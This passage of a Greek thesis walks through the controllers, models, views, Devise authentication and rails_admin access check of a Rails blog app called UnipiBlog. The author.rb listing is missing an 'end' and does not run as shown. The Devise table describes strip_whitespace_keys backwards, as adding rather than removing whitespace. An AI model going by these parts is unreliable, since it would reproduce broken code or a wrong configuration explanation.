Παρατηρούμε ότι η κλάση ApplicationController κληρονομεί από το ActionController και περιλαμβάνει μια συνάρτηση για προστασία από επιθέσεις CSRF.

Ο κώδικας του αρχείου author_controller.rb που αφορά τους αυθεντικοποιημένους χρήστες της εφαρμογής διακρίνεται στην εικόνα 94:

author_controller.rb

```
1  class AuthorController < ApplicationController
2      before_action :authenticate_author!
3  end
```

Εικόνα 94: Το αρχείο author_controller.rb

Παρατηρούμε ότι η κλάση AuthorController κληρονομεί από την ApplicationController και περιλαμβάνει μια συνάρτηση που απαιτεί την αυθεντικοποίηση του χρήστη.

Ο κώδικας του αρχείου blog_controller που αφορά όλους τους χρήστες της εφαρμογής (όχι μόνο τους πιστοποιημένους) διακρίνεται στην παρακάτω εικόνα:

blog_controller.rb

```
1  class BlogController < ApplicationController
2  end
```

Εικόνα 95: Το αρχείο blog_controller.rb

Στον φάκελο authors που έχουμε δημιουργήσει περιλαμβάνονται δύο ελεγκτές που αφορούν τους πιστοποιημένους χρήστες της εφαρμογής.

Ο ελεγκτής **accounts_controller.rb** αφορά την δυνατότητα του πιστοποιημένου χρήστη να αλλάξει τα προσωπικά του στοιχεία και των κωδικό του λογαριασμού του. Στην παρακάτω εικόνα διακρίνουμε τον κώδικα του ελεγκτή:

accounts_controller.rb

```
1  module Authors
2      class AccountsController < AuthorController
3
4          def edit
5
6          end
7
8
9
10         def update_info
11             if current_author.update(author_info_params)
12                flash[:success] = 'Successfully saved info '
13             else
14                flash[:danger]   = current_author.display_error_messages
15             end
16             redirect_to authors_account_path
17         end
18
19         def change_password
20
21             author = current_author
22             if author.valid_password?(author_password_params[:current_password])
23                if author.change_password(author_password_params)
24                    sign_in(author, bypass: true)
25                    flash[:success] = 'Successfully changed password.'
26                else
27                  flash[:danger] = author.display_error_messages
28                end
29             else
30                 flash[:danger] = 'Current password was incorrect.'
31             end
32             redirect_to authors_account_path
33         end
34
35         private
36
37         def author_info_params
38             params.require(:author).permit(:name, :email, :bio)
39         end
40
41         def author_password_params
42             params.require(:author).permit(:current_password, :new_password, :new_password_confirmation)
43
44         end
45
46     end
47 end
```

Εικόνα 96: Το αρχείο accounts_controller.rb

Παρατηρώντας τον παραπάνω κώδικα βλέπουμε ότι περιλαμβάνονται τρείς μέθοδοι οι edit, update_info και change_password για τις αντίστοιχες ενέργειες που μπορεί να εκτελέσει ο πιστοποιημένος χρήστης.

Ο ελεγκτής post_controller.rb αναλαμβάνει την σύνδεση της Εμφάνισης με την Βάση δεδομένων για την εμφάνιση, δημιουργία, επεξεργασία, δημοσίευση, διαγραφή άρθρων από τους πιστοποιημένους χρήστες της εφαρμογής και περιλαμβάνει τις αντίστοιχες μεθόδους όπως φαίνεται στην εικόνα 97:

posts_controller.rb

```ruby
module Authors
  class PostsController < AuthorController
    before_action :set_post, only: [:show, :edit, :update, :destroy, :publish, :unpublish]

  # GET /posts
  # GET /posts.json
    def index
      @posts = current_author.posts.most_recent
    end

  # GET /posts/1
  # GET /posts/1.json
    def show
    end

  # GET /posts/new
    def new
     @post = current_author.posts.new
    end

  # GET /posts/1/edit
    def edit
    end

    def publish
      @post.publish
      redirect_to authors_posts_url
    end

    def unpublish
      @post.unpublish
      redirect_to authors_posts_url
    end

  # POST /posts
  # POST /posts.json
    def create
      @post = current_author.posts.new(post_params)

      respond_to do |format|
       if @post.save
          format.html { redirect_to authors_post_path(@post), notice: 'Post was successfully created.' }
          format.json { render :show, status: :created, location: @post }
       else
          format.html { render :new }
          format.json { render json: @post.errors, status: :unprocessable_entity }
       end
      end
  end

  # PATCH/PUT /posts/1
  # PATCH/PUT /posts/1.json
  def update
    respond_to do |format|
      if @post.update(post_params)
        format.html { redirect_to authors_post_path(@post), notice: 'Post was successfully updated.' }
        format.json { render :show, status: :ok, location: @post }
      else
        format.html { render :edit }
        format.json { render json: @post.errors, status: :unprocessable_entity }
      end
    end
  end

  # DELETE /posts/1
  # DELETE /posts/1.json
  def destroy
    @post.destroy
    respond_to do |format|
      format.html { redirect_to authors_posts_url, notice: 'Post was successfully destroyed.' }
      format.json { head :no_content }
    end
  end

  private
    # Use callbacks to share common setup or constraints between actions.
    def set_post
      @post = current_author.posts.friendly.find(params[:id])
    end

    # Never trust parameters from the scary internet, only allow the white list through.
    def post_params
      params.require(:post).permit(:title, :body, :description, :banner_image_url, :tag_list)
    end
  end
end
```

Εικόνα 97: Το αρχείο posts_controller.rb

5.4.2 Τα Μοντέλα της εφαρμογής UnipiBlog

Στον φάκελο model τοποθετούνται οι λειτουργίες της εφαρμογής που σχετίζονται με την πρόσβαση στην βάση δεδομένων. Οι λειτουργίες αυτές είναι με τη μορφή μεθόδων. Πρόκειται για κάποιες συναρτήσεις με τις οποίες εκτελούνται λειτουργίες διαχείρισης των δεδομένων που λαμβάνουμε από τη βάση δεδομένων.

Στον φάκελο models της εφαρμογής έχουν δημιουργηθεί δύο Μοντέλα τα **author.rb** και **post.rb** που αφορούν τους δύο πίνακες που βρίσκονται στην βάση δεδομένων της εφαρμογής.

Ο κώδικας του Μοντέλου **author.rb** φαίνεται στην εικόνα που ακολουθεί:

author.rb

```ruby
# == Schema Information
#
# Table name: authors
#
#  id                     :integer          not null, primary key
#  name                   :string
#  email                  :string           default(""), not null
#  encrypted_password     :string           default(""), not null
#  reset_password_token   :string
#  reset_password_sent_at :datetime
#  remember_created_at    :datetime
#  sign_in_count          :integer          default(0), not null
#  current_sign_in_at     :datetime
#  last_sign_in_at        :datetime
#  current_sign_in_ip     :string
#  last_sign_in_ip        :string
#  created_at             :datetime         not null
#  updated_at             :datetime         not null
#

class Author < ApplicationRecord
  # Include default devise modules. Others available are:
  # :confirmable, :lockable,:registerable, :timeoutable and :omniauthable
  devise :database_authenticatable, :registerable,
         :recoverable, :rememberable, :trackable, :validatable

  include Gravtastic
    gravtastic

  has_many :posts

  validates_presence_of :name, on: :update

  def change_password(attrs)
    update(password: attrs[:new_password], password_confirmation: attrs[:new_password_confirmation])
  end

  def gravatar_image_url
    "https://www.gravatar.com/avatar/#{gravatar_hash}"
  end

  def display_name
    if name.present?
      name
    else
      "Author"
    end


  private

  def gravatar_hash
    Digest::MD5.hexdigest(email.downcase)
  end
end
```

Εικόνα 98: Το Μοντέλο author.rb

Όπως παρατηρούμε αρχικά εμπεριέχονται με τη μορφή σχολίων πληροφορίες για τον πίνακα author που βρίσκεται στη βάση δεδομένων ενώ στη συνέχεια εμπεριέχεται μια κλάση Author που κληρονομεί από την ApplicationRecord και περιέχει τρείς μεθόδους μια για την αλλαγή του κωδικού πρόσβασης (change_password), μια για την εικόνα του χρήστη (για την οποία έχει χρησιμοποιηθεί το gravatar) και μια για την εμφάνιση του ονόματος στο navigation bar κατά την είσοδο του χρήστη.

Η χρήση του gem Devise για την αυθεντικοποίηση χρηστών θα περιγραφεί αναλυτικά στη συνέχεια της εργασίας.

Το δεύτερο μοντέλο της εφαρμογής είναι το post.rb που αφορά τα άρθρα και στοιχεία της εμφάνισης τους. Ο κώδικας του Μοντέλου **post.rb** φαίνεται στην εικόνα που ακολουθεί:

post.rb

```ruby
# == Schema Information
#
# Table name: posts
#
#  id               :integer          not null, primary key
#  title            :string
#  body             :text
#  description      :text
#  slug             :string
#  created_at       :datetime         not null
#  updated_at       :datetime         not null
#  banner_image_url :string
#  author_id        :integer
#  published        :boolean          default(FALSE)
#  published_at     :datetime
#

class Post < ApplicationRecord
  acts_as_taggable # Alias for acts_as_taggable_on :tags

  extend FriendlyId
  friendly_id :title, use: :slugged

  belongs_to :author

  PER_PAGE = 3

  scope :most_recent, -> { order(published_at: :desc) }
  scope :published, -> { where(published: true) }
  scope :recent_paginated, -> (page) {most_recent.paginate(page: page, per_page: PER_PAGE)}
  scope :with_tag, -> (tag) { tagged_with(tag) if tag.present? }


  scope :list_for, -> (page, tag) do
        recent_paginated(page).with_tag(tag)
  end


  def should_generate_new_friendly_id?
    title_changed?
  end

  def display_day_published
    if published_at.present?
      "Published #{published_at.strftime('%-b %-d, %Y')}"
    else
      "Not published yet."
    end
  end

  def publish
    update(published: true, published_at: Time.now)
  end

  def unpublish
    update(published: false, published_at: nil)
  end
end
```

Εικόνα 99: Το Μοντέλο post.rb

Όπως παρατηρούμε αρχικά εμπεριέχονται με τη μορφή σχολίων στοιχεία για τον πίνακα post που βρίσκεται στη βάση δεδομένων. Στη συνέχεια υπάρχει μια κλάση Post που κληρονομεί από το ApplicationRecord. Μέσα στην κλάση Post έχει χρησιμοποιηθεί το FriendlyId για την διαχείριση των URL που θα εμφανίζονται. Υπάρχουν ακόμα τρείς μέθοδοι για την δημοσίευση ή μη του άρθρου, για την εμφάνιση των στοιχείων δημοσίευσης τους άρθρου και για τον έλεγχο του τίτλου του άρθρου ώστε να συμπεριληφθεί στο νέο URL.

5.4.3 Τα αρχεία Εμφάνισης της εφαρμογής UnipiBlog

Μέσα στον φάκελο **view** βρίσκονται τα HTML αρχεία της εφαρμογής. Τα αρχεία της Εμφάνισης επικοινωνούν με έναν Ελεγκτή και αφού ο Ελεγκτής ολοκληρώσει την επεξεργασία των δεδομένων αποστέλλει στο αρχείο της Εμφάνισης τα δεδομένα που θα εμφανιστούν.

Όπως είδαμε και νωρίτερα στον φάκελο app έχουμε δημιουργήσει αρχεία που χειρίζονται την εμφάνιση των δεδομένων στον χρήστη και βρίσκονται μέσα στον φάκελο views.

Στον πίνακα 19 που ακολουθεί αναλύονται οι λειτουργίες αυτών των αρχείων:

Πίνακας 19: Δομή και Ανάλυση των αρχείων Εμφάνισης της εφαρμογής UnipiBlog

Φάκελος	Φάκελος	Αρχείο	Λειτουργία
authors/			
	accounts/	**edit.html.erb**	Αφορά την εμφάνιση της σελίδας αλλαγής στοιχείων ενός πιστοποιημένου χρήστη
	posts/	**_form.html.erb**	Αφορά την σελίδα δημιουργίας νέου άρθρου από πιστοποιημένους χρήστες
		_post.html.erb	Στην σελίδα διαχείρισης των άρθρων ενός πιστοποιημένου χρήστη εμφανίζει τα κουμπιά δημοσίευσης, επεξεργασίας, διαγραφής
		edit.html.erb	Προβάλει το άρθρο προς επεξεργασία
		index.html.erb	Στην σελίδα διαχείρισης των άρθρων ενός πιστοποιημένου χρήστη προβάλλει το κουμπί νέου άρθρου και τα υπάρχοντα άρθρα
		new.html.erb	Προβάλλει στοιχεία στη σελίδα δημιουργίας νέου άρθρου (πχ ονομασία σελίδας, αρθρογράφου κλπ)
		show.html.erb	Προβάλλει το άρθρο με τις επιλογές επεξεργασίας και καταστροφής μαζί με στοιχεία δημιουργίας
blog/			
	pages/	**about.html.erb**	Αφορά την προβολή της σελίδας About
		contact.html.erb	Αφορά την προβολή της σελίδας επικοινωνίας
	posts/		
		_post.html.erb	Σχετίζεται με τον τρόπο εμφάνισης των άρθρων στην αρχική σελίδα

			(εικόνες, περιγραφή, ημερομηνία δημοσίευσης κλπ)
		index.html.erb	Εμφάνιση των άρθρων στην αρχική σελίδα και ρυθμίσεις στο navbar (πχ καρτέλα Blog ενεργή κλπ)
		show.html.erb	Προβολή ενός άρθρου σε μη πιστοποιημένους χρήστες, στοιχεία αρθρογράφου, φόρμα σχολίων.
devise/			Αρχεία που σχετίζονται με τις σελίδες πιστοποίησης χρηστών
layouts/			
		_navbar.htm.erb	Εμφάνιση του navbar της εφαρμογής
		author.html.erb	Εμφανίζει ειδοποιήσεις της εφαρμογής (πχ για επιτυχή είσοδο χρήστη, για επιτυχή καταχώρηση νέου άρθρου κλπ)
		blog.html.erb	Μορφοποιεί το navbar για μη πιστοποιημένους χρήστες και συνδέει τις επιλογές με τον αντίστοιχο Ελεγκτή.

5.5 Ασφάλεια στη διαδικτυακή εφαρμογή UnipiBlog

Το προγραμματιστικό πλαίσιο Ruby on Rails προσφέρει μια σειρά προεπιλεγμένες τεχνικές ασφάλειας όπως για παράδειγμα προστασία από επιθέσεις CSRF με τη χρήση της συνάρτησης **protect_from_forgery**, όμως για ασφαλή πιστοποίηση χρηστών και διαχειριστών θα χρειαστεί να χρησιμοποιήσουμε κάποιες από τις βιβλιοθήκες ασφάλειας που προσφέρονται.

Υπάρχουν αρκετές open source βιβλιοθήκες ασφάλειας που προσφέρονται με την μορφή gem. Στην παρούσα εργασία χρησιμοποιούνται το gem Devise για αυθεντικοποίηση χρηστών και το gem Rails_admin για την διαχείριση της εφαρμογής από τους διαχειριστές. Στα κεφάλαια που ακολουθούν θα γίνει μια αναλυτική παρουσίαση.

5.5.1 Αυθεντικοποίηση χρηστών με χρήση Devise

Η γλώσσα Ruby διαθέτει μια πληθώρα βιβλιοθηκών και πακέτων που παρέχουν χρήσιμες λειτουργίες που επιταχύνουν την διαδικασία ανάπτυξης μιας διαδικτυακής εφαρμογής. Η διαχείριση αυτών των πακέτων γίνεται με τη βοήθεια του Rubygems package manager που αυτοματοποιεί τη διαδικασία εγκατάστασης. Στην παρούσα εργασία πολλά μέρη της λειτουργικότητας της υλοποιήθηκαν με τη βοήθεια gems. Ένα από αυτά είναι το **gem Devise** που χρησιμοποιήθηκε για την αυθεντικοποίηση χρηστών της εφαρμογής.

Το gem Devise είναι μια βιβλιοθήκη ασφάλειας για το προγραμματιστικό πλαίσιο Rails που είναι βασισμένη στο Warden [51]. Περιέχει 10 κατηγορίες επιλογών που μπορούν να παραμετροποιηθούν από τον προγραμματιστή ανάλογα με την εφαρμογή και τη χρήση της όπως φαίνονται στον παρακάτω πίνακα:

Πίνακας 20: Κατηγορίες επιλογών του gem Devise [51]

Κατηγορίες	Περιγραφή
Database authenticable	Αποθήκευση κωδικού στη βάση δεδομένων για αυθεντικοποίηση κατά την είσοδο. Η αυθεντικοποίηση μπορεί να γίνει και με αιτήματα POST ή με HTTP Basic Authentication
Omniauthable	Προσθέτει την υποστήριξη του OmniAuth
Confirmable	Αποστολή email με οδηγίες επιβεβαίωσης στοιχείων κατά την δημιουργία λογαριασμού
Recoverable	Επαναφορά του κωδικού χρήστη και αποστολή οδηγιών επαναφοράς
Registerable	Χειρισμός εγγεγραμμένων χρηστών μέσω διαδικασίας πιστοποίησης δίνοντας την δυνατότητα επεξεργασίας και διαγραφής του λογαριασμού
Rememberable	Διαχείριση, παραγωγή και καθαρισμός ενός token από το ιστορικό χρήστη
Trackable	Δυνατότητα παρακολούθησης των εισόδων του χρήστη, χρονοσφραγίδων και διεύθυνσης IP
Timeoutable	Διαχείριση συνόδων, δυνατότητα λήξης μετα το πέρας ενός χρονικού ορίου κλπ.
Validateble	Διαχείριση πιστοποιήσεων για email και κωδικό.
Lockable	Κλείδωμα λογαριασμού μετά απο καθορισμένο αριθμό αποτυχημένων προσπαθειών. Ξεκλείδωμα κωδικού μετά από συγκεκριμένο χρονικό όριο ή με αποστολή email

Για να εγκαταστήσουμε στην εφαρμογή μας το gem Divise αρχικά τοποθετούμε το gem στο αρχείο Gemfile της εφαρμογής.

Στη συνέχεια εκτελούμε την εντολή **bundle install** στο τερματικό προκειμένου να εγκατασταθεί το νέο gem και την **rails generate devise:install** για να εγκατασταθεί στην εφαρμογή. Με την ολοκλήρωση της εγκατάστασης θα εμφανιστεί ένας οδηγός για απαραίτητες ρυθμίσεις που χρειάζονται να γίνουν. Στο αρχείο **config/enviroments/development.rb** προσθέτουμε τον παρακάτω κώδικα που αφορά την ρύθμιση της πόρτας στο δίκτυο:

```
config.action_mailer.default_url_options = { host: 'localhost', port: 3000 }
```

Εικόνα 100: Ρύθμιση πόρτας δικτύου για το Devise [51]

Εκτελούμε την εντολή **rails generate devise Author** που θα εγκαταστήσει ένα αρχείο αρχικοποίησης (initializer) για τους χρήστες της εφαρμογής δίνοντας το αντίστοιχο όνομα της κλάσης (εικόνα 101). Η εκτέλεση της εντολής παραμετροποιεί και το αρχείο **config/routes.rb** που αφορά τις συσχετίσεις ώστε να συσχετιστεί με τον αντίστοιχο Ελεγκτή του Devise (εικόνα 102).

```
class Author < ApplicationRecord
  # Include default devise modules. Others available are:
  # :confirmable, :lockable,:registerable, :timeoutable and :omniauthable
  devise :database_authenticatable, :registerable,
         :recoverable, :rememberable, :trackable, :validatable
```

Εικόνα 101: Προσθήκη modules του Devise στην κλάση Author

```
devise_for :authors, controllers: { registration: 'registrations'}
```

Εικόνα 102: παραμετροποίηση του αρχείου routes.rb

Τέλος εκτελούμε την εντολή **rails db:migrate** για να περαστούν οι αλλαγές στη βάση δεδομένων της εφαρμογής.

Μπορούμε να ρυθμίσουμε παραμέτρους σχετικά με τους λογαριασμούς χρηστών διαμορφώνοντας κατάλληλα το αρχείο devise.rb . Οι επιλογές που δίνονται φαίνονται στον παρακάτω πίνακα:

Πίνακας 21: Ρυθμίσεις ασφάλειας για λογαριασμούς χρηστών που προσφέρει το Devise

Ρύθμιση	Λειτουργία
config.mailer_sender	Αναγραφή του αποστολέα στα email
config.mailer	Επιλογή της κλάσης που αναλαμβάνει την αποστολή των email (από προεπιλογή η Devise::Mailer)
config.authentication_keys	Επιλογή των κλειδιών που θα χρησιμοποιούνται για την αυθεντικοποίηση χρηστών (πχ email, username κλπ)
config.case_insensitive_keys	Επιλογή των κλειδιών που θα θεωρούνται case insensitive
config.strip_whitespace_keys	Στα κλειδιά αυθεντικοποίησης που θα επιλεγούν θα προστίθεται κενό πριν και μετά το κλειδί
config.params_authenticatable	Επιλέγουμε αν η αυθεντικοποίηση θα γίνεται μέσω της μεθόδου request.params ανάλογα με την στρατηγική ασφάλειας που επιλέχθηκε
config.http_authenticatable	Ενεργοποίηση ή μη του HTTP authentication
config.skip_session_storage	Από προεπιλογή το Devise αποθηκεύει τους χρήστες σε συνόδους. Μπορούμε να επιλέξουμε την απενεργοποίηση ή άλλες ρυθμίσεις ανάλογα με την στρατηγική ασφάλειας
config.allow_unconfirmed_access_for	Επιλογή της χρονικής περιόδου που ένας χρήστης θα μπορεί να χρησιμοποιεί την εφαρμογή χωρίς να έχει επιβεβαιώσει τον λογαριασμό του
config.confirm_within	Η χρονική διάρκεια για την οποία το token επιβεβαίωσης θα παραμείνει ενεργό ώστε ο χρήστης να μπορεί να επιβεβαιώσει τον λογαριασμό του
config.reconfirmable	Μέχρι να επιβεβαιωθεί το καινούργιο email παραμένει σε διαφορετική στήλη στη βάση δεδομένων και μόνο όταν επιβεβαιωθεί αντικαθιστά το παλιό
config.confirmation_keys	Επιλέγουμε ποιο κλειδί θα χρησιμοποιηθεί για την επιβεβαίωση ενός λογαριασμού (πχ email)
	Το χρονικό διάστημα για το οποίο η εφαρμογή θα θυμάται τον χρήστη και δεν

config.remember_for	θα χρειάζεται να εισάγει ξανά τα αναγνωριστικά του
config.expire_all_remember_me_on_sign_out	Λήγει όλα τα token «remember me» κατά την έξοδο του χρήστη
config.extend_remember_period	Επεκτείνει την περίοδο μνήμης αναγνωριστικών του χρήστη όταν αυτή είναι ενεργοποιημένη μέσω cookies
config.password_length	Καθορίζει το μέγεθος των επιτρεπόμενων κωδικών που μπορεί να εισάγει ο χρήστης
config.email_regexp	Επιβάλλει συγκεκριμένη μορφή στο email που εισάγει ο χρήστης (πχ να περιέχει το σύμβολο @) και αποκλείει σύμβολα
config.expire_auth_token_on_timeout	Λήξη της συνόδου ενός χρήστη μετά από συγκεκριμένη χρονική διάρκεια που παραμένει ανενεργός.
config.lock_strategy	Ρύθμιση της στρατηγικής που θα ακολουθηθεί για κλείδωμα του λογαριασμού ενός χρήστη (πχ αποτυχημένες προσπάθειες εισόδου)
config.unlock_keys	Επιλογή του κλειδιού που θα χρησιμοποιηθεί για το κλείδωμα και το ξεκλείδωμα ενός λογαριασμού
config.unlock_strategy	Ρύθμιση της στρατηγικής που θα ακολουθηθεί για το ξεκλείδωμα ενός λογαριασμού (πχ αποστολή email με σύνδεσμο για το ξεκλείδωμα του λογαριασμού)
config.maximum_attempts	Επιλογή του αριθμού των αποτυχημένων προσπαθειών για κλείδωμα ενός λογαριασμού
config.unlock_in	Χρονικό όριο που πρέπει να μεσολαβήσει από το κλείδωμα μέχρι το ξεκλείδωμα ενός λογαριασμού
config.last_attempt_warning	Εμφάνιση προειδοποίησης πριν την τελευταία απόπειρα
config.reset_password_keys	Καθορίζει πιο κλειδί θα επιλεγεί για την ανάκτηση κωδικού ενός λογαριασμού (πχ email)
config.reset_password_within	Χρονικό διάστημα για το οποίο ο χρήστης θα μπορεί να αλλάξει των κωδικό πρόσβασης
config.encryptor	Επιλογή του αλγόριθμου που θα χρησιμοποιηθεί για κρυπτογράφηση

Για την χρήση των μεθόδων του Devise μπορούμε να χρησιμοποιήσουμε τις συναρτήσεις που προσφέρονται ενσωματώνοντας τες στον κώδικα της εφαρμογής.

Οι συναρτήσεις που θα χρησιμοποιηθούν είναι:

- **authenticate_author! :** Η συγκεκριμένη συνάρτηση εξασφαλίζει ότι ένας συνδεδεμένος χρήστης είναι πιστοποιημένος για έναν Ελεγκτή και για όσους κληρονομούν από αυτόν.

Αν ο χρήστης δεν έχει πιστοποιηθεί το Devise τον ανακατευθύνει στην σελίδα εισαγωγής αναγνωριστικών

- **current_author :** Επιστρέφει το μοντέλο της κλάσης που σχετίζεται με τον πιστοποιημένο χρήστη. Αν ο χρήστης δεν έχει πιστοποιηθεί επιστρέφει nil
- **author_signed_in? :** Είναι μια συνάρτηση ερωτήματος που ελέγχει αν ο χρήστης έχει πιστοποιηθεί.
- **author_session :** Επιστρέφει δεδομένα σε έναν πιστοποιημένο χρήστη

Στην εφαρμογή UnipiBlog, που αναπτύχθηκε για τις ανάγκες της παρούσας εργασίας, έχουν ενσωματωθεί οι παραπάνω συναρτήσεις του Devise που εξασφαλίζουν τον έλεγχο πιστοποίησης για συγκεκριμένες ενέργειες της εφαρμογής.

Για παράδειγμα στον Ελεγκτή Author που χειρίζεται τις ενέργειες που αφορούν τους πιστοποιημένους χρήστες προσθέτοντας τον κώδικα:

before_action: authenticate_author!

θα απαιτείται αυθεντικοποίηση πριν από κάθε ενέργεια των Author.


5.5.2 Διαχείριση της εφαρμογής με χρήση Rails_admin

Για την διαχείριση της εφαρμογής χρησιμοποιήσαμε το **gem rails_admin**, που είναι μια βιβλιοθήκη της Ruby για την διαχείριση μιας εφαρμογής.

Για την εγκατάσταση του rails_admin στην εφαρμογή μας αρχικά προσθέτουμε το gem στο Gemfile της εφαρμογής:

gem 'rails_admin', '~>1.2'

Στη συνέχεια εκτελούμε την εντολή **bundle install** στο τερματικό προκειμένου να εγκατασταθεί το νέο gem και την **rails generate rails_admin:install** για να εγκατασταθεί στην εφαρμογή. Με την ολοκλήρωση της εγκατάστασης μπορούμε να εισέλθουμε στη σελίδα διαχείρισης πληκτρολογώντας στον φυλλομετρητή του πελάτη την διεύθυνση **localhost:3000/admin.**



Εικόνα 103: Είσοδος στη σελίδα διαχείρισης του rails_admin

Για να αποκλείσουμε την πρόσβαση στην σελίδα διαχείρισης σε χρήστες χωρίς τα κατάλληλα δικαιώματα δημιουργούμε μια μεταβλητή τύπου Boolean στον πίνακα authors της βάσης δεδομένων. Αυτή η μεταβλητή θα επιστρέφει true αν ο συγκεκριμένος χρήστης έχει δικαιώματα διαχειριστή. Στη συνέχεια εισερχόμαστε στον φάκελο config/initializers και παραμετροποιούμε το αρχείο rails_admin.rb ώστε να πραγματοποιεί έλεγχο κατά την είσοδο όπως φαίνεται και στην παρακάτω εικόνα:

rails_admin.rb

```ruby
RailsAdmin.config do |config|

  config.authorize_with do
    unless current_author && current_author.admin == true
      flash[:danger] = 'You dont have admin privileges. Login as an administrator'
      redirect_to main_app.root_path
    end
  end
  ### Popular gems integration

  ## == Devise ==
  #config.authenticate_with do
  #  warden.authenticate! scope: :user
  #end
  #config.current_user_method(&:current_user)

  ## == Cancan ==
  # config.authorize_with :cancan

  ## == Pundit ==
  # config.authorize_with :pundit

  ## == PaperTrail ==
  # config.audit_with :paper_trail, 'User', 'PaperTrail::Version' # PaperTrail >= 3.0.0

  ### More at https://github.com/sferik/rails_admin/wiki/Base-configuration

  ## == Gravatar integration ==
  ## To disable Gravatar integration in Navigation Bar set to false
  #config.show_gravatar = true

  config.actions do
    dashboard                     # mandatory
    index                         # mandatory
    new
    export
    bulk_delete
    show
    edit
    delete
    show_in_app

    ## With an audit adapter, you can add:
    # history_index
    # history_show
  end
end
```


Εικόνα 104: Δημιουργία ελέγχου για την είσοδο στη σελίδα διαχείρισης

Όπως φαίνεται και στην εικόνα 104, έχει δημιουργηθεί μια συνάρτηση ελέγχου που ελέγχει αν ο χρήστης έχει πιστοποιηθεί και αν έχει δικαιώματα διαχειριστή. Στην περίπτωση που δεν ισχύει κάτι από τα δύο εμφανίζεται το μήνυμα: **“You don’t have admin privileges. Login as an administrator”** και ο χρήστης ανακατευθύνεται στη σελίδα εισαγωγής στοιχείων.

